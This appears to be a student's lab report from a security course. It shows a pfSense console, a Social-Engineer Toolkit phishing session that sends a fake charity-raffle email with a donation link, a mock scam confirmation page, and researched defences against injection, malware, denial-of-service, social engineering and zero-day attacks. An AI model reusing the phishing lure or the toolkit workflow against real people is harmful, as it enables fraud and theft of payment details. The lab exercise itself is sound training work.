


Assessing Common Attack Vectors (4e)
pfSense
2024-03-22 13:55:18
Kanchan Chopde

```
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 6a18fe797bd9b1565836

*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4: 201.10.1.1/24
 LAN (lan)       -> vmx1       -> v4: 172.30.0.1/24
 DMZ (opt1)      -> vmx2       -> v4: 172.31.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: [zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
```


Part 2: Perform a Social Engineering Attack

24. **Make a screen capture** showing the **finished SET phishing email composition**.



```
p.normailer.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:H
ey Alice,
Next line of the body:
Next line of the body: Just learned a friend of mine is raffling off a pair of H
amilton tickets next month. All you have to do to enter is make a donation of $5
8 or more to Cure Strange Childhood Diseases Scoiety. I know how much you like m
usicals, charity and curing strange childhood diseases, and I would really appre
ciate it if you could support my friends's fundraising efforts. If you'd like to
 make a donation at the link below, just send me your receipt afterwards and I'l
l make sure you're entered in the raffle. Thanks!
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

     Press <return> to continue
```

36. **Make a screen capture** showing the **transaction.php page in the browser**.


cscdsociety.com/transaction.php?d
cscdsociety.com/transaction.php?...00&otherAmount=&invo
Assessing Common Attack Vectors (4e)
vWorkstation
2024-03-23 15:36:42
Kanchan Chopde
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
Type here to search
12:36 PM
3/23/2024

Confirmation of receipt for Invoice #00019 with the following note:
"For the children"

Thank you, Kanchan Chopde
Whose email address is: hq0656@wayne.edu
And whose Institution is: Wayne State University
And whose IP address is: 202.20.1.2

I was beginning to think nobody would fall for this ruse.
I appreciate your $100.00 donation to... my wallet.
But this is just the beginning, since I now have your credit card information.

I told you it was for a good cause....... mwahha...mwuhahhah......mwuahahahahaaa

Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Two defensive measures that can be used against injection attacks are:
Use Prepared Statements: Organizations should utilize prepared statements with parameterized queries, also known as variable binding, for writing all database queries. This method helps in defining all SQL code involved with queries, making it easier for the database to distinguish between user input and code without the SQL injection risk.(Ref:https://security.berkeley.edu/education-awareness/how-protect-against-sql-injection-attacks, https://logz.io/blog/defend-against-sql-injections/)

Deploy Web Application Firewalls (WAF)Implementing a Web Application Firewall (WAF) is crucial to monitor and filter incoming HTTP traffic, detecting and blocking SQL injection attempts. WAFs can be configured with rules to identify patterns associated with SQL injection, providing an additional layer of defense against such attacks (Ref:https://www.indusface.com/blog/how-to-stop-sql-injection/,https://logz.io/blog/defend-against-sql-injections/)

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Two defensive measures that can be used against malware attacks are:
Regularly Update Software: Keeping all software updated is crucial in preventing malware attacks. Software vendors regularly release patches and updates to address new vulnerabilities that could be exploited by malware. By validating and installing all new software patches promptly, organizations can reduce the risk of malware infections
Control Access to Systems: Regulating network access is another effective defense against malware attacks. Implementing firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS) helps protect against data breaches. Additionally, practices like avoiding unfamiliar remote drives, closing unused ports, disabling unused protocols, and removing inactive user accounts contribute to enhancing system security and reducing the risk of malware infiltration (ref:https://blog.netwrix.com/2020/06/12/malware-prevention/)

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Two defensive measures that can be used against denial-of-service attacks are:
Implement Multi-Layered DDoS Protection Deploying a multi-layered DDoS protection strategy is crucial to defend against various types of attacks targeting different layers of the network. This approach involves using specialized defenses against application-layer DDoS attacks, ensuring scalability, redundancies, traffic monitoring capabilities, and vulnerability management to effectively mitigate DDoS threats.
Rate LimitingRate limiting is an effective technique to prevent denial-of-service attacks by restricting the amount of traffic that can reach a server or resource within a specified time frame. By setting limits on the number of requests or connections allowed, excess traffic is either dropped or delayed, preventing the overload of resources that could lead to a DDoS attack.
(Ref:https://www.indusface.com/blog/best-practices-to-prevent-ddos-attacks/,https://www.byos.io/blog/denial-of-service-attack-prevention)

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Two defensive measures that can be used against social engineering attacks are:
Employee Security Awareness Training: Providing regular security awareness training to employees is crucial in preventing social engineering attacks. This training educates employees on recognizing social engineering tactics, phishing attempts, and other deceptive techniques used by cybercriminals. By enhancing employees' awareness and knowledge of potential threats, organizations can significantly reduce the risk of falling victim to social engineering attacks.

Implementing Security Policies and Procedures: Establishing and enforcing robust security policies and procedures within an organization is essential to combat social engineering attacks effectively. These policies should include guidelines on data protection, access control, incident response, and employee responsibilities regarding cybersecurity. By implementing comprehensive security protocols and ensuring their regular review and update, organizations can create a strong defense against social engineering threats.
(Ref:https://www.infosecurity-magazine.com/next-gen-infosec/defense-social-engineering-attacks/,https://www.linkedin.com/advice/1/what-best-ways-prevent-social-engineering-attacks-flbme)

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Zero-day vulnerabilities It refer to software weaknesses that are unknown to the vendor or developers, making them highly exploitable by attackers.
Two defensive measures that can be used against zero-day vulnerabilities are:
Maintain a Strong Security Posture: Organizations should prioritize regular vulnerability patching and system updates to mitigate the risk of zero-day attacks. By promptly applying software patches and updates, organizations can reduce the window of opportunity for attackers to exploit unknown vulnerabilities.(ref:https://www.visory.net/how-to-protect-yourself-from-a-zero-day-attack/,https://fastercapital.com/content/Cyber-Defense--Strategies-to-Combat-Zero-Day-Attacks.html)
Invest in Cyber Threat Intelligence (CTI): Implementing CTI solutions can help organizations stay ahead of emerging threats and vulnerabilities, including zero-day attacks. By monitoring social media channels, dark web forums, and other online sources for indicators of compromise, organizations can anticipate and prevent attacks before they occur.(Ref:https://fastercapital.com/content/Cyber-Defense--Strategies-to-Combat-Zero-Day-Attacks.html)